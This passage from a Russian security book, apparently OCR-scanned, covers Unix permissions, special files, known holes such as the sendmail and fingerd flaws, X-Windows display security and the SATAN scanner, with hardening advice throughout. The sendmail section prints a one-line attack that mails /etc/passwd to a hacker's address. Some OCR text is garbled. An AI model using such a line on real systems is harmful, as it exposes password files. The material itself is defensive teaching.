chmod [u, g или 6]  [+ или -]  [rwx]  [имя_файла/каталога]
```

В таблице 17.10 приведено описание синтаксиса этой команды.

Параметр	Описание
u	Пользователь (владелец файла/каталога)
g	Группа (участники группы владельца)
o	Остальные (все остальные пользователи)
r	Разрешение чтения
w	Разрешение записи
x	Разрешение выполнения

Таблица 17.10. *Синтаксис команды* ***chmod.***

Чтобы указать, права какого класса пользователей должны быть изменены, нужно воспользоваться буквой *u, g* или *o*. Чтобы добавить разрешение к файлу, наберите *chmod [класс]+[разрешения]+[имяфайла].* Например, чтобы добавить участникам группы владельца разрешение на запись файла *happy,* нужно воспользоваться следующей командой:

chmod g+w happy <Enter>

Если же нужно удалить разрешения, то вместо знака «+» следует указать знак «-». Например, чтобы удалить разрешение владельца на чтение файла *happy,* воспользуйтесь следующей командой:

chmod u-w happy <Enter>

При абсолютной установке разрешений файла все неуказанные разрешения будут удалены. Чтобы установить разрешения абсолютно, наберите *chmod [значение режима] имя файла.* Значение режима определяется как сумма номеров кода разрешений, которые нужно присвоить файлу. В таблице 17.11 приведены номера режимов и их назначение.

Значение режима	Режим
1	Присвоить участникам класса *Остальные* разрешение на выполнение.
2	Присвоить участникам класса *Остальные* разрешение на запись.
4	Присвоить участникам класса *Остальные* разрешение на чтение.
10	Присвоить участникам класса *Группа* разрешение на выполнение.

Таблица 17.11. *Значения режимов команды* ***chmod***
(продолжение таблицы на следующей странице).

Значение режима	Режим
20	Присвоить участникам класса *Группа* разрешение на запись.
40	Присвоить участникам класса *Группа* разрешение на чтение.
100	Присвоить участникам класса *Пользователь* (владелец) разрешение на выполнение.
200	Присвоить участникам класса *Пользователь* (владелец) разрешение на запись.
400	Присвоить участникам класса *Пользователь* (владелец) разрешение на чтение.

Таблица 17.11. *Значения режимов команды* ***chmod*** *(окончание).*

Кроме того, существует два специальных режима файла, которые могут быть установлены только абсолютно. Это режимы User ID (UID) и Group ID (GID). Если применить первый режим к исполняемому файлу, то пользователь, запустивший файл на выполнение, будет выполнять его со значением владельца. Другими словами, он будет выполнять программу так, как будто он сам является ее владельцем. Если же у файла установлен режим GID, то пользователь, запустивший файл на выполнение, будет считаться участником группы владельца. Значение режима GID — 2000, а режима UID — 4000. Если файлу присвоен режим UID, то вместо символа «*x*» в поле разрешений владельца будет стоять символ «*s*».

СПЕЦИАЛЬНЫЕ ФАЙЛЫ UNIX

В Unix есть несколько файлов, которые обязательно присутствуют во всех версиях этой операционной системы. Без рассмотрения этих файлов нельзя понять работу Unix (см. таблицу 17.12).

Файл	Цель
/etc/passwd	Файл с паролями — один из наиболее важных файлов системы. Хранит информацию обо всех учетных записях системы.
/etc/group	Файл групп. С его помощью суперпользователь может создавать новые группы.
/dev/console	Файл устройства для системной консоли или основного терминала системы.

Таблица 17.12. *Специальные файлы Unix*
(продолжение таблицы на следующей странице).

Файл	Цель
/dev/tty##	Файлы устройств для системных терминалов. Обычно они записываются в виде *tty09*, а иногда в виде *ttyaa*, *ttyab* и т. д. Если эти файлы не используются каким-либо пользователем (т. е. никто не регистрировался с этого терминала), то файл принадлежит пользователю *root*. Если же пользователь зарегистрируется с помощью одного из терминалов, то на время работы в системе файл принадлежит этому пользователю.
/dev/dk##	Файлы устройств для системных дисков.
Файлы регистрации	Специальные файлы, расположенные в домашнем каталоге пользователя. Содержат команды, которые будут выполнены сразу же после регистрации пользователя в системе. Имя файла зависит от используемой оболочки.
/usr/adm/sulog	Журнал регистрации всех пользователей, способных применить команду *su*. В этом журнале хранится информация о том, когда и кем была использована команда, к какой учетной записи пытались получить доступ и как завершилось выполнение команды.
/usr/adm/loginlog	Журнал с информацией обо всех регистрацях в системе. В нем содержится информация о времени регистрации и имени пользователя.
mbox	Эти файлы расположены в домашнем каталоге каждого пользователя. В них размещены все сохраненные пользователем сообщения электронной почты.
/usr/mail/<пользователь>	Этому файлу присваивается имя, использованное в учетной записи пользователя. Он содержит все не прочитанные пользователем сообщения электронной почты.
dev/null	Файл нулевого устройства, «черная дыра» Unix. Вся посланная в этот файл информация пропадает бесследно. Если попытаться прочесть информацию из этого файла, то система вернет символ Ctrl+D (конец файла).
/tmp	В этом каталоге хранятся временные файлы всех программ и процессов. Ему всегда присваиваются разрешения *rwxrwxrwx*.

Таблица 17.12. *Специальные файлы Unix (окончание).*

УЯЗВИМЫЕ МЕСТА UNIX

Как и у других операционных систем, у Unix есть несколько уязвимых мест. Однако в отличие от Windows NT или Novell NetWare, Unix — достаточно старая и распространенная операционная система. Кроме того, количество Unix-серверов в Internet превышает суммарное количество серверов Windows NT и Novell NetWare. В этой главе я не собираюсь перечислять все недостатки Unix — для этого пришлось бы написать еще одну книгу, не уступающую по размерам той, что вы держите в руках. Кроме того, в следующей главе я расскажу вам о программе *SATAN,* с помощью которой можно обнаружить практически все недостатки в системе безопасности.

СЕМЬ ЦЕЛЕЙ ХАКЕРОВ

При проведении атак на системы Unix многие хакеры стараются нанести удар по определенным частям системы. Далее приводится семь основных степеней доступа, которые могут быть предоставлены хакеру после успешного завершения атаки. Я разместил их по убыванию важности.

1. *Пароль пользователя* ***root.*** Это заветная мечта каждого хакера. С помощью данного пароля хакер может достаточно эффективно управлять системой. Единственное, что отличает администратора системы от хакера с паролем *root,* — это физический доступ к системе.
2. *Права доступа пользователя* ***root.*** Обладая такими правами, хакер получить доступ ко всей системе. Однако он не сможет выйти из системы, так как не знает нужного пароля. Поэтому он не может вернуться в систему.
3. *Пароль определенного пользователя.* Хакер получает пароль определенного пользователя, а, следовательно, и доступ к системе.
4. *Права доступа определенного пользователя.* Хакер получил права доступа определенного пользователя. Однако он не сможет выйти из системы, так как не знает нужного пароля. Поэтому он не может вернуться в систему.
5. *Пароль неизвестного хакеру пользователя.* Хакер получил пароль какого-либо пользователя. Поэтому ему не известны ни его права доступа, ни его элементы управления системой.
6. *Права доступа неизвестного хакеру пользователя.* Хакер получил права доступа какого-либо пользователя. Однако ему неизвестен пароль этого пользователя.
7. *Атаки отказа служб.* Даже не обладая какими-либо правами, многие хакеры могут удалить файлы, разрушить систему или нанести ей какой-либо вред.

УДАЛЕНИЕ /ETC/HOSTS.EQUIV

Позволите ли вы своим пользователям использовать команды удаленной работы или нет, но вам все равно стоит подумать об удалении файла */etc/hosts.equiv*, где хранится список надежных хостов. Благодаря ему пользователи таких хостов могут зарегистрироваться на вашей системе без использования пароля. Для этого им потребуется воспользоваться командой *rlogin*. Однако если вы запретили использование подобных команд или ваша система не имеет связи с надежными хостами (ведь вы никому не доверяете, не правда ли?), то вам этот файл никогда и не понадобится. В этом случае вы просто обязаны удалить файл */etc/hosts.equiv*. Так он не сможет причинить никакого вреда системе, даже если вы случайно подключите команды удаленной работы.

Основная опасность файла */etc/hosts.equiv* заключается в том, что он разрешает пользователям, не работающим с операционной системой Unix, удаленно зарегистрироваться под учетными записями всех пользователей, за исключением *root*.

Если же вы не можете отказаться от использования файла */etc/hosts.equiv,* то должны постараться свести риск до минимума. Далее приводится список правил безопасного использования этого файла.

- Используйте как можно меньше надежных хостов.
- Никогда не помещайте в этот файл строку, начинающуюся символами «+» или «++». Во многих системах Unix эти символы предоставляют доступ к системе любому пользователю, применившему команду *rlogin*. Другими словами, пользователь может получить доступ к системе без ввода пароля.
- Если вы используете на машине службу N1S (Network Information Service), то для упрощения задач администрирования используйте *сетевые группы* (netgroup).
- Доверяйте только тем хостам, которые расположены в вашем домене или находятся в вашем подчинении.
- Используйте для надежных хостов только полные имена. Например, *имя_хоста.имя_домена.au*.
- Не используйте в файле символы «!» или «#» — в этом файле не может быть никаких комментариев.
- Первым символом файла должен быть символ «-».
- Этому файлу должен быть присвоен режим 600.
- Владельцем файла должен быть пользователь *root*.
- Проверяйте файл после каждого изменения в системе (вроде установки программ-дополнений).

НЕСКОЛЬКО КОПИЙ $HOME/.RHOSTS

Файл *.rhosts* содержит список проверенных удаленных хостов. По своей сути он очень напоминает файл *hosts.equiv*. К сожалению, каждый пользователь может

создать файл *.rhosts*. Чтобы уменьшить связанный с этим файлом риск, руководствуйтесь приведенными ниже правилами.

- Ни один из домашних каталогов пользователей не должен содержать файл *.rhosts*. Однако существуют ситуации, когда невозможно обойтись без этого файла. Поэтому вы должны тщательно взвесить все «за» и «против». Например, использование *.rhosts* при запуске системы резервного копирования по сети в автоматическом режиме существенно облегчает жизнь.
- Используйте демона *cron* для периодической проверки и удаления файлов *.rhosts*. Предупредите всех пользователей об этом. Кроме того, предупредите их о наказаниях, ожидающих каждого, кто нарушит вашу политику безопасности.

ОШИБКА SENDMAIL

Не так давно была обнаружена ошибка, связанная с параметром *-d* команды *sendmail*. С ее помощью пользователь может указать уровень отладки. Все пользователи должны обладать доступом к этой команде, иначе они не смогут посылать сообщения электронной почты. Хакер, получивший доступ к сети, может указать в этом параметре очень большое значение. Благодаря этому стек переполнится и поведение системы может стать непредсказуемым. Новейшие версии команды содержат процедуры проверки значений параметра *-d*.

ОШИБКА ВОЗВРАТА SENDMAIL

Когда-то эта ошибка была самым излюбленным средством для проведения атак. Хакер мог послать сообщение электронной почты неверному адресату. В этом случае демон *sendmail* отсылал сообщение обратно. Например, хакер мог ввести в качестве адреса электронной почты следующую строку:

```
/bin/mail lklander@hackerp.com < /etc/passwd <Enter>
```

Обнаружив, что не существует адреса *lklander*, демон *sendmail* вернет хакеру сообщение вместе с извещением об ошибке. К сожалению, там также будет содержаться и файл паролей.

ПРОБЛЕМА БУФЕРА FINGERD

В главе 1 я рассказал вам о знаменитом черве Internet. Этот вирус воспользовался одним из уязвимых мест Unix — переполнением буфера, связанного с демоном *ftngerd*. Если пользователь напишет строку, длина которой превышает 512 байт, то стек демона переполнится. Благодаря этому хакер сможет создать новую оболочку.

ШИФРОВАНИЕ ФАЙЛОВ

Пользователи вашей системы Unix должны приобрести привычку шифровать все файлы с важной информацией, помещаемые в общедоступные места или пере-

сылаемые по электронной почте. Шифрование — это не панацея от всех бед; однако это лучше, чем ничего. Используемая в Unix команда *crypt* предоставляет наименьший уровень безопасности. Дело в том, что многие хакеры обладают достаточно мощными программами взлома паролей. Поэтому мы рекомендуем вам пользоваться более надежной утилитой — *des*. В этой утилите использован алгоритм шифрования DES (Data Encryption Standard). За более подробной информацией об алгоритмах шифрования обратитесь к главе 4. Никто до сих пор не сообщал о взломе этого алгоритма. Однако Министерство обороны США не рекомендует использовать его для пересылки важной информации. В настоящее время существует новое средство шифрования — *PGP 2.2,* где использован алгоритм шифрования RSA. Однако эта программа не является бесплатной, и вы должны подумать о связанных с ее приобретением расходах.

МЕТОДЫ БЕЗОПАСНОГО ПРОГРАММИРОВАНИЯ

Многие системы Unix подвергаются атакам хакеров. Чтобы защититься от большинства известных атак и повысить безопасность системы, руководствуйтесь приведенными ниже правилами.

- *Никогда* не создавайте сценарий *setuid*. Существует несколько широко известных методов получения доступа к программам оболочки, выполняемых на уровне *root*-привилегий.
- В вызовах *system* или *popen* используйте только полные пути и имена файлов.
- Пользователям абсолютно не нужно обладать правами чтения файла *setuid* (или ему подобных). Поэтому присвойте ему (с помощью команды *chmod*) режим разрешения 4711, а всем остальным программам — 711.

ФИЛЬТРАЦИЯ

Многие хакеры могут атаковать систему через распределитель портов и известные порты протоколов Unix. Чтобы защититься от подобных атак, вы должны воспользоваться экранирующим маршрутизатором. В частности, если вам не нужно использовать или предоставлять указанные в таблице 17.13 службы, отфильтровывайте их с помощью маршрутизатора.

Имя	Порт	Протокол
echo	*1*	TCP/UDP
systat	11	TCP
netstat	15	TCP
bootp	67	UDP
(ftp	69	UDP
link	87	TCP*supdup* 95 TCP

Таблица 17.13. Порты, которые нужно отключить с помощью маршрутизатора (продолжение таблицы на следующей странице).

Имя	Порт	Протокол
sunrpc	111	TCP/UDP
NeWS	144	TCP
snmp	161	UDP
xdmcp	177	UDP
exec	512	TCP
login	513	TCP
shell	514	TCP
printer	515	UDP
who	513	UDP
syslog	514	UDP
uucp	540	TCP
route	520	UDP
openwin	2000	TCP
NFS	2049	U DP/TCP
X11	от 6000 до 6000+*n* TCP (где *n* — это максимальное количество X-серверов вашей сети).	

Таблица 17.13. *Порты, которые нужно отключить с помощью маршрутизатора (окончание).*

Примечание. *Любая служба UDP, отвечающая на поступающие пакеты, может стать жертвой атаки отказа служб.*

X- WINDOWS

Система X-Windows (или просто X) позволяет использовать в рамках операционной системы Unix графический интерфейс пользователя. Этот интерфейс представляет собой набор окон. X-Windows поддерживает высокопроизводительную, независимую от устройств графику. Эта программа построена на базе сетевых протоколов, а не на вызовах локальных или системных процедур. Благодаря этому X-Windows может одинаково работать как с локальными, так и с сетевыми соединениями. Благодаря этому сеть становится более прозрачной и с точки зрения пользователей, и с точки зрения приложений.

Для установки нового окна необходим минимум информации. X-серверу нужны только размеры окна, фоновый цвет, стиль и размер шрифта. Получив эту информацию, сервер создает новое окно с соответствующими характеристиками. Отмечу, что для передачи растрового изображения окна потребовалось бы гораздо больше информации. Поэтому X-Windows представляет собой достаточно эффективную систему поддержки окон на расстоянии и мощную операционную систему пользователя. Дело в том, что большинством клиентов Unix являются достаточно «слабые» машины, которые не могут тягаться по мощности даже с современными персональными компьютерами.

РАБОТА X- WINDOWS

Клиентом X-Windows называется машина, запрашивающая сервер открыть окно. Клиент может быть локальным, т. е. выполняться на том же процессоре, что и сервер. Кроме того, он может располагаться в локальной или глобальной сети. В большинстве систем *сервер* X-Windows выполняется на Unix-сервере. Сервер X-Windows выполняет большинство операций клиента, вроде создания и передачи X-Windows. Разработчики сильно улучшили производительность программы на стороне клиента. Таким образом, все операции выполняются на более быстром компьютере — Unix-сервере, а машина-клиент лишь отображает результаты его работы. Структура X-Windows позволяет серверу открывать окна в любом месте сети и для любого компьютера. Клиент посылает запросы серверу, а тот, в свою очередь, выполняет их. Распределение обязанностей в X-Windows позволяет клиенту проводить полномасштабные интерактивные сеансы, включая все современные возможности графики.

Так как сервер X-Windows может создать окно на любом компьютере-клиенте, то мы должны рассмотреть связанные с этим проблемы безопасности. Оказывается, в X-Windows есть специальные средства безопасности, с помощью которых можно запретить серверу открывать окна на всех машинах. Чтобы клиент мог открыть окно, вы должны разрешить серверу принимать X-запросы от него. Для этого нужно передать серверу X-Windows следующую команду:

```
xhost +имя_хоста_клиента <Enter>
```

Имя_хоста_клиента — это сетевое имя клиента, которому нужно разрешить открытие окон. После этого вы должны сообщить клиенту, куда он должен посылать запросы на открытие окон. Поэтому проинструктируйте клиента подобной строкой:

```
setenv DISPLAY имя_хоста_сервера:0 <Enter>
```

В этом случае *имя_хоста_сервера* — это имя хоста сервера X-Windows.

Сервер X-Windows одновременно может обслуживать несколько клиентов. Однако прежде чем они смогут работать с сервером, вы должны предоставить им возможность работы с сервером X-Windows. Поэтому очень распространенным является использование нескольких окон, связанных с различными компьютерами. Кроме того, каждый клиент может одновременно обмениваться данными с несколькими серверами. Подобная возможность используется в средах «совместно используемых» приложений (они могут одновременно отображать результаты своей работы на нескольких серверах) или в программах телеконференций, использующих звук и видеоизображения.

Я думаю, вы уже осознали все связанные с X-Windows проблемы безопасности. Например, каждый хост, указанный в списке надежных хостов, может присоединиться к другому и открыть окно, считать нажатые клавиши, получить «дамп» (dump) экрана. На самом деле удаленный надежный хост может даже запустить на незащищенном дисплее приложение. Далее я расскажу о том, как хакеры могут проникнуть на ваш компьютер X-Windows.

КАК ХАКЕРЫ ОБНАРУЖИВАЮТ ОТКРЫТЫЕ X-ДИСПЛЕИ

Основным оружием против неавторизованного доступа в X-Windows является команда *xhost.* В большинстве систем администраторы настраивают эту команду так, чтобы она отвечала только X-серверу. Благодаря этому передавать и принимать X-Windows будет только сервер. Однако иногда администратор вынужден отключать управление доступом. Кроме того, это может случиться и из-за неосторожности пользователя. *Открытым дисплеем* X-Windows называется компьютер, у которого отключены средства управления доступом. Команда *xhost* может выполняться и на сервере, и на терминале. Обычно ее используют для отключения средств управления доступом:

```
$ xhost + <Enter>
```

Эта команда указывает компьютеру X-Windows разрешать открытие соединений со всеми надежными хостами. Если запустить команду на сервере, то тем самым вы отключите средства управления доступом и позволите всем хостам (не обязательно надежным) присоединяться к серверу. Кроме того, с помощью этой команды можно разрешить присоединение лишь одному хосту. Для этого нужно набрать следующую команду:

```
$ xhost + xxx.xxx.xxx.xxx <Enter>
```

В этом примере вместо строки «иксов» нужно указать адрес (в представлении «десятичное с точкой») необходимого хоста. И наконец, можно повторно подключить средства управления доступом. Это делается с помощью следующей команды:

```
$ xhost - <Enter>
```

После выполнения этой команды сервер запретит соединения всех удаленных хостов. Поэтому всегда используйте сервер X-Windows в этом режиме — так вы сможете уберечься от программ, занимающихся поисками незащищенных дисплеев. Чтобы проверить состояние средств управления доступом дисплея X-Windows, воспользуйтесь оболочкой. Запустив оболочку, наберите команду *xhost* без параметров. В ответ сервер X-Windows сообщит о текущем состоянии средств управления доступом вашего дисплея. К сожалению, большинство сайтов выполняют X-дисплеи с отключенными средствами управления доступом. Если не использовать эти средства, то хакер достаточно просто сможет наблюдать за ними, а затем напрямую присоединиться к серверу.

ПРОБЛЕМА ЛОКАЛЬНЫХ хостов

При выполнении дисплея нужно использовать средства управления доступом. Так вы сможете оградиться от хакеров, пытающихся получить доступ к компьютеру через порт номер 6000. Однако хакеры могут обойти эти средства. Если хакер зарегистрируется на вашем хосте, то он сможет присоединиться к одному из локальных дисплеев хоста, а затем просмотреть содержимое дисплея.

Но для этого хакер должен обладать учетной записью на сервере и возможностью зарегистрироваться на хосте, где выполняется сервер X-Windows. Для сайтов с множеством терминалов это означает лишь то, что ни один из X-дисплеев нельзя считать защищенным от подобных попыток хакера. Если можно запустить на хосте процесс, то вы сможете присоединиться к любому из его X-дисплеев.

ДАМП ОКНА

Многие хакеры стараются заполучить изображения окон, пересылаемых от X-сервера пользователю. Существует несколько бесплатных и условно-бесплатных программ, позволяющих проделывать подобные операции.

Если хакер получил доступ к сети и к средствам корректировки, то он может просмотреть таблицу процессов сервера X-Windows и таким образом перехватить и скопировать любые данные из этой таблицы.

НАБЛЮДЕНИЕ ЗА X-WINDOWS

Если хакер присоединится к X-Windows, то он сможет зарегистрироваться и просмотреть все нажатия клавиш, проходящие через X-сервер. Существует несколько распространенных программ, позволяющих проделывать подобные операции. На самом деле нарушитель может просматривать ваши действия и пересылать их другим процессам. Это будет выглядеть так, как будто кто-то еще нажимает точно те же клавиши, что и вы.

ПАРАМЕТР XTERM

Зачастую пользователи используют X-терминал (*xterm*) для ввода паролей, информации о файлах и т. д. Поэтому необходимо, чтобы пользователь мог управлять процессами, которые считывают и производят запись в окно *xterm*. Этот пользователь может присвоить окну разрешения посылать события (например, нажатия клавиш) серверу X-Windows во время компиляции. По умолчанию присваивается значение *false* (т. е. окно *xterm* отбрасывает все запросы *SendEvent*, поступающие от X-сервера). Можно изменить эту установку. Для этого нужно отредактировать файл *.Xdefaults* следующим образом:

```
xterm*allowSendEvents    True
```

Кроме того, можно выбрать в меню **Main Options** пункт **Allow** Sendevcnts. Однако не очень-то правильно разрешать терминалу посылать события. Эту возможность нужно использовать только при необходимости.

Окно *xterm* использует специальные функции для предотвращения считывания нажатых клавиш. Вы также можете воспользоваться этими функциями для защиты остальных окон от посягательств хакеров. X-Windows работает с этими функциями через параметр *Secure Keyboard*. Чтобы активизировать параметр,

выберите в меню **Main Options** пункт **Secure Keyboard.** Если X-Windows изменила свой цвет, то клавиатура защищена.

РЕЗЮМЕ

Итак, мы познакомились с различными методами защиты систем Unix от хакеров. В следующей главе вы сможете проверить надежность своей сети и обнаружить ее уязвимые места. Но прежде убедитесь, что усвоили следующее:


- ✓ Для доступа к операционной системе Unix используются оболочки.
- ✓ Многие задачи операционной системы выполняются *демонами.*
- ✓ В Unix есть только два набора разрешений: *пользователь* (user) и *суперпользователь* (superuser).
- ✓ Unix — это достаточно немолодая и достаточно распространенная операционная система. Поэтому многие хакеры знают обо всех ее уязвимых местах.
- ✓ Многие атаки хакеров нацелены на используемых в операционной системе демонов.
- ✓ Большинство недостатков Unix можно восполнить тщательной административной работой.
- ✓ X-Windows — это программа, предоставляющая пользователям Unix графический пользовательский интерфейс.
- ✓ X-Windows обладает некоторыми недостатками, связанными со встроенной поддержкой надежных хостов.

РЕСУРСЫ INTERNET

В Internet существует огромное количество сайтов, посвященных Unix. Далее приводятся основные из них.

THE UNIX TUTORIAL	*http://www.nacse.org/demos/coping-with-unix/download.html*
UNDERSTANDING PATHNAMES	*http://cs-www.bu.edu/help/unix/understanding_pathnames.html*
SECURING X- WINDOWS	*http://ciac.llnl.gov/ciac/documents/ciac2316.html*
UNIX CONFIGURATION GUIDELINES	*http://info.cert.org/pub/tech_tips/UNIX_configuration_guidelines*
X WINDOW SYSTEM SECURITY	*http://wwwbeckman.uiuc.edu/groups/biss/VirtualLibrary/xsecurity.html*
UNIX GURU UNIVERSE	*http://www.ugu.com/*
UNIX FRONTPAGE SERVER	*http://fp.dev-com.com/*

UNIX MANUAL	http://www.cs.dal.ca:5000/nfsd(8)
UNDERSTANDING UNIX CONCEPTS	http://www.uwsg.indiana.edu/usail/index/concepts.html
UNIX GROUP WEB SERVER	http://mice.ed.ac.uk/
METERWARE/UNIX HOME PAGE	http://mwu.tecelite.com/
FIRST COURSE IN X-WINDOWS	http://www.cs.curtin.edu.au/units/cg252-502/src/notes/html/contents_detailed.html



Глава 18

Слабые места вашей системы

На протяжении всей книги мы говорили о том, как хакеры могут проникнуть фактически в любую сеть. Кроме того, я рассказал вам о том, как защитить истему от подобных вторжений. Однако самым лучшим методом защиты являтся испытание средств безопасности. Другими словами, администратор должен сам попытаться проникнуть в свою сеть извне и тем самым выявить все ее едостатки. Чтобы упростить задачу, некоторые разработчики программного обеспечения создали специальные программы проверки надежности сети. Цель этих рограмм — проникнуть в сеть и сообщить администратору о пути проникновеия. В этой главе я познакомлю вас с двумя такими программами: *Security dministrator Tool for Analyzing Networks (SATAN)* и *Kane Security Analyst (KSA).* Первая из них разработана для проверки безопасности систем Unix, а вторая – *m* сетей Windows NT и Novell NetWare. Далее я расскажу вам о том, как пользоаться этими программами и как интерпретировать полученную информацию. Прочитав главу, вы узнаете следующее:

* *SATAN и KSA* — это инструментальные средства проверки безопасности сетей. С их помощью вы сможете обнаружить большинство слабых мест вашей системы.
» Программа *SATAN* является бесплатной; ее можно найти на многих Internet-сайтах. Кроме того, эта программа есть на компакт-диске, поставляемом вместе с книгой. В отличие от *SATAN* программа *KSA* не является бесплатной, а распространяется компанией Kane Security Systems. На компакт-диске располагается тридцатидневная пробная копия этой программы.
« И *SATAN,* и *KSA* предоставляют полную информацию обо всех уязвимых местах системы, уровнях доверия и т. д. С их помощью вы сможете «заштопать» все «дыры» вашей системы.
» Комитет CIAC разработал программу *Courtney, с* помощью которой можно защитить систему от неавторизованного использования программы *SATAN.*
* Запускать программу *KSA* может только администратор (Windows NT) или супервизор (Novell NetWare).
» Многие уязвимые места сетей являются результатом использования неподходящих паролей, средств управления доступом и недостатков самой операционной системы.

ЗНАКОМЬТЕСЬ: SATAN

Чтобы упростить работу администраторов систем Unix, Дэн Фармер и Wietse Venema разработали инструментальное средство *SATAN.* Эта программа проводит серию тестов и посредством HTML-страниц сообщает о слабых местах сети (запускать ее нужно с помощью броузера).

Кроме определения проблемы, данная программа предоставляет ее подробное описание, а также перечисляет связанные с ней потенциальные опасности. Более того, *SATAN* поможет вам исправить ошибку: с помощью корректировки файлов конфигурации, установки дополнительных программ, запрещения определенных прав доступа и т. д.

SA TAN собирает информацию обо всех возможных атаках, производимых с различными уровнями доступа к системе. Если в вашей системе установлен брандмауэр, то это резко сократит количество информации, доступной внешним пользователям. Для более продуктивного использования программы прежде всего запустите ее внутри брандмауэра, а затем — с внешней стороны брандмауэра. Что же касается больших систем с несколькими серверами, то *SATAN* обязательно обнаружит какую-либо проблему. Наиболее часто она сообщает о таких проблемах:

- Файловая система NFS экспортирована произвольным хостам.
- Файловая система NFS экспортирована программам без соответствующих привилегий.
- Файловая система NFS экспортирована с помощью распределителя портов.
- Файл паролей NIS (Network Information System) доступен произвольным хостам.
- Просроченные версии демона *sendmail.*
- REXD доступен произвольным хостам.
- Отключены средства управления доступом X-сервера.
- Различные файлы доступны через протокол TFTP.
- Удаленная оболочка доступна произвольным хостам.
- Найден каталог анонимного пользователя FTP с правами записи.

Как вы уже догадались, эта программа хорошо известна и администраторам систем, и хакерам. Большинство перечисленных выше недостатков сети обсуждалось в предыдущей главе. Кроме того, многие из них были рассмотрены одним из подразделений CIAC — группой CERT (Computer Emergency Response Team). С другой стороны, все эти проблемы давно известны и постоянно используются хакерами. Таким образом, *SA TAN* представляет собой «палку о двух концах». В руках администратора она является незаменимым средством для обеспечения безопасности системы. Для хакера она представляет одну из лучших программ взлома сетей. К сожалению, для взлома чужих систем злоумышленники используют не только *SATAN,* но и другие, специально разработанные программы. Однако только *SATAN* предоставляет информацию о том, как устранить проблему.

УСТАНОВКА SA TAN

Исходный текст программы расположен на компакт-диске (он хранится в виде tar-файла) в каталоге главы 18. Чтобы установить программу, распакуйте файл и поместите его в каталоге *satan-1.1.1*. Для распаковки файла воспользуйтесь следующей командой:

```
compress -d <satan-X.X.tar.Z | tar xvf - <Enter>
```

Кроме того, у вас должен быть PERL 5.0 или выше (только *не используйте* perl5-альфа). Он также находится на компакт-диске. И наконец, у вас должен быть установлен Web-броузер. Распаковав файл с исходным текстом программы, проделайте следующие операции:

1. Отредактируйте файлы *path.ps* и *paths.sh* так, чтобы они указывали расположение утилит. Эти файлы расположены в каталоге *config*.
2. Отредактируйте файл *config/satan.cf* так, чтобы он отвечал вашим требованиям. В частности, добавьте необходимые элементы к строкам *$only_attack_these* и *$dont_attack_these*. Обе эти переменные среды указывают, какие хосты будут проверены. Например, вам нужно проверить только те системы, что расположены в домене *jamsa.com*. Для этого нужно воспользоваться переменной *$only_attack_these*.
3. Запустите сценарий *reconfig*. Он изменит сценарии так, чтобы они указывали на PERL5.00X и Web-броузер. Если сценарий выбрал не тот броузер, отредактируйте надлежащим образом файл *config/path.pl*. Переменная Web-броузера называется *$MOSAIC*.
4. Перейдите в каталог *satan-1.1.1* и запустите команду *make*. Кроме того, необходимо указать тип системы, например *irix5*.
5. Сбросьте все переменные среды сервера-посредника и связанные с ним установки броузера.
6. Воспользуйтесь командой *su* или войдите в систему как *root*.
7. Запустите сценарий *SATAN*. Если не указано никаких аргументов командной строки, то сценарий вызовет небольшой Web-сервер *(html.pl)*. После этого он установит соединение с этим сервером посредством выбранного вами Web-броузера.

ИСПОЛЬЗОВАНИЕ SA TAN В СИСТЕМАХ LINUX

Программа *SATAN* прекрасно может выполняться на большинстве Unix-систем. Однако можно столкнуться с некоторыми трудностями при выполнении программы в среде Linux. Дело в том, что разработчики *SA TAN* неверно оценили поведение команды *select* в этой операционной системе. Чтобы исправить ошибку, нужно установить специальное дополнение к базе правил *SATAN*. Для приобретения дополнения посетите FTP-сайт Университета Северной

Калифорнии, расположенный по адресу *ftp://sunsiteMnc.edu*. Отмечу лишь, что это дополнение создано для программы *SATAN 1.1.1*.

Кроме того, при выполнении программы *fping* операционная система Linux может заполнить буферы сокетов целой подсети. Для устранения подобной ситуации укажите *SATAN* сканировать определенные хосты, а не всю подсеть.

И наконец, чтобы запустить *SATAN* под управлением Linux, нужно воспользоваться командой *perl reconfig*.

ОБЗОР АРХИТЕКТУРЫ *SATAN*

SATAN обладает расширяемой архитектурой. Благодаря этому можно добавлять к этому средству дополнительные программы и тем самым расширять его возможности. В центре этой системы находится достаточно небольшое ядро, практически не зависящее от типа системы, имен сетевых служб и других деталей. Для того чтобы программа различала особенности испытываемой системы, ее разработчики создали ряд средств и баз правил. За поведение программы отвечает файл конфигурации *satan.cf*. В этом файле расположены различные переменные среды. В таблице 18.1 приводится описание различных компонентов ядра *SATAN*.

Компонент	Описание
Генератор магической строки	При запуске *SATAN* в интерактивном режиме генератор магической строки создает некоторую псевдослучайную строку. Эта строка должна быть послана броузером серверу *SATAN* в составе всех команд.
Процессор политики	Процессор политики следит за выполнением наложенных вами ограничений, указанных в файле конфигурации. Например, он определяет, должна ли программа проверять некоторый хост и на каком уровне.
Сбор целей	Этот компонент работает со списком хостов, используемым в процессоре политики, для создания списка испытаний, которые программа должна провести на этих хостах. Полученный список используется компонентом сбора данных. Кроме того, компонент сбора целей отслеживает уровень близости хоста и обрабатывает так называемые расширения подсети.

Таблица 18.1. Основные компоненты ядра SATAN
(продолжение таблицы на следующей странице).

Компонент	Описание
Сбор данных	Компонент сбора данных использует список, полученный компонентом сбора целей, для запуска соответствующих средств сбора данных и создания дополнительной информации о сканируемом хосте. Полученные результаты используются логическим процессором.
